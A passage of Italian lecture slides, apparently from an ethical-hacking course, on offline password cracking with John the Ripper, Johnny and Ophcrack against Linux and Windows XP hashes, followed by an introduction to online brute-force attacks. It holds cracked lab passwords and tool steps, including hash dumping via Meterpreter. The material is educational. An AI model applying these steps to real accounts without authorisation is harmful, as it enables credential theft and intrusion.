Almost done: Processing the remaining buffered candidate passwords, if any
Warning: Only 117 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 141 candidates buffered for the current salt, minimum 144
needed for performance.
Warning: Only 108 candidates buffered for the current salt, minimum 144
needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456789     (klog)
batman        (sys)
```

Password dell'utente root

Offline Password Cracking

John (the Ripper) – Esempio

- Al termine del processo di cracking John memorizzerà all'interno del file **john.pot** le password rilevate
- Mediante il seguente comando è possibile visualizzare le password rilevate
 - **john --show pass**


Offline Password Cracking

Johnny

- GUI per John
- Non presente di default in Kali
 - `apt-get install johnny`
- È possibile avviare **johnny** tramite due modalità
 - Grafica, attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Da Terminale, digitando **johnny**

Offline Password Cracking

Johnny



Output parziale

Offline Password Cracking

Ophcrack

- Password cracker basato su *Rainbow Tables*
- Basato sulla tecnica di *Time-Memory Tradeoff* sviluppata da Philippe Oechslin nel 2003
 - «*Making a Faster Cryptanalytic Time-Memory Trade-Off*»
 - <http://lasec.epfl.ch/pub/lasec/doc/Oech03.pdf>



Offline Password Cracking

Ophcrack

- Può essere usato per il cracking delle password di Windows in formato **LM** (*LAN Manager*) ed **NTLM** (*NT LAN Manager*)
- **LM**: formato utilizzato in sistemi antecedenti a Windows NT per memorizzare le password utente
- **NTLM**: successore del formato LM

Offline Password Cracking

Ophcrack

- Prima di poter utilizzare Ophcrack è necessario scaricare le relative *Rainbow Tables*
 - <http://ophcrack.sourceforge.net/tables.php>
 - Alcune sono gratuite, altre a pagamento

- È possibile avviare Ophcrack tramite due modalità
 - Grafica
 - Attraverso la sezione «05 – Password Attacks» di Kali Linux
 - Testuale
 - Da Terminale, digitando **ophcrack**

Offline Password Cracking


Ophcrack – Esempio

- Nell'esempio utilizzeremo la *Rainbow table XP Free Fast*
 - `tables_xp_free_fast.zip`
- 1. Estraiamo il contenuto del file `tables_xp_free_fast.zip`
 - Tasto destro sul nome del file -> «**Extract Here**»

Offline Password Cracking

Ophcrack – Esempio


2. Avviamo Ophcrack in modalità grafica



Offline Password Cracking

Ophcrack – Esempio


3. Selezioniamo la Rainbow Table da utilizzare



Offline Password Cracking

Ophcrack – Esempio


3. Selezioniamo la Rainbow Table da utilizzare



Offline Password Cracking

Ophcrack – Esempio

3. Selezioniamo la Rainbow Table da utilizzare




Postexploitation (Privilege Escalation)

Offline Password Cracking

Ophcrack – Esempio


3. Selezioniamo la Rainbow Table da utilizzare



Offline Password Cracking

Ophcrack – Esempio

4. Scegliamo il file (**winpass.txt**) contenente gli account e le password della macchina target basata su Windows XP SP 3
 - Ad esempio, ottenuti tramite il comando **hashdump** fornito da Meterpreter (*maggiori dettagli in seguito...*)




Postexploitation (Privilege Escalation)

Offline Password Cracking

Ophcrack – Esempio


5. Avviamo il cracking delle password cliccando sul «**Crack**»



Offline Password Cracking

Ophcrack – Esempio


6. Attendiamo il completamento del cracking delle password



Offline Password Cracking

Ophcrack – Esempio


7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack



Offline Password Cracking

Ophcrack – Esempio

7. Al termine del processo di cracking verranno mostrate le password ottenute da Ophcrack



Outline

- Concetti Preliminari
- Exploit Locali
- Password Cracking
 - Offline Password Cracking
 - **Online Password Cracking**
- Privilege Escalation con Meterpreter
- Network Sniffer
- Sfruttamento di Errate Configurazioni

Online Password Cracking

- Strumenti che «interagiscono» direttamente con la macchina target

- In generale, tali strumenti operano in due fasi
 1. **Generazione della wordlist** (eventualmente) in base ad informazioni raccolte a partire dalla macchina target
 2. **Attacco online alle password:** provano ad effettuare il login sulla macchina target fin quando non vengono «indovinate» le credenziali corrette per l'accesso

Online Password Cracking

Pro e Contro

- **Svantaggi** degli strumenti di online password cracking
 - Le loro azioni potrebbero essere rilevate e bloccate dalla macchina target
 - Ci vuole più tempo per eseguire tali attacchi rispetto agli strumenti offline
- **Vantaggi** degli strumenti di online password cracking
 - Mediante le tecniche di offline password cracking non è possibile effettuare il cracking di servizi di rete
 - Quali ad esempio, *SSH*, *Telnet*, *FTP*, *VNC*, etc
- È necessario prestare molta attenzione quando si utilizzano questi tipi di strumenti
 - Si corre il rischio di bloccare l'accesso a molti servizi o al sistema operativo

Online Password Cracking

Crunch

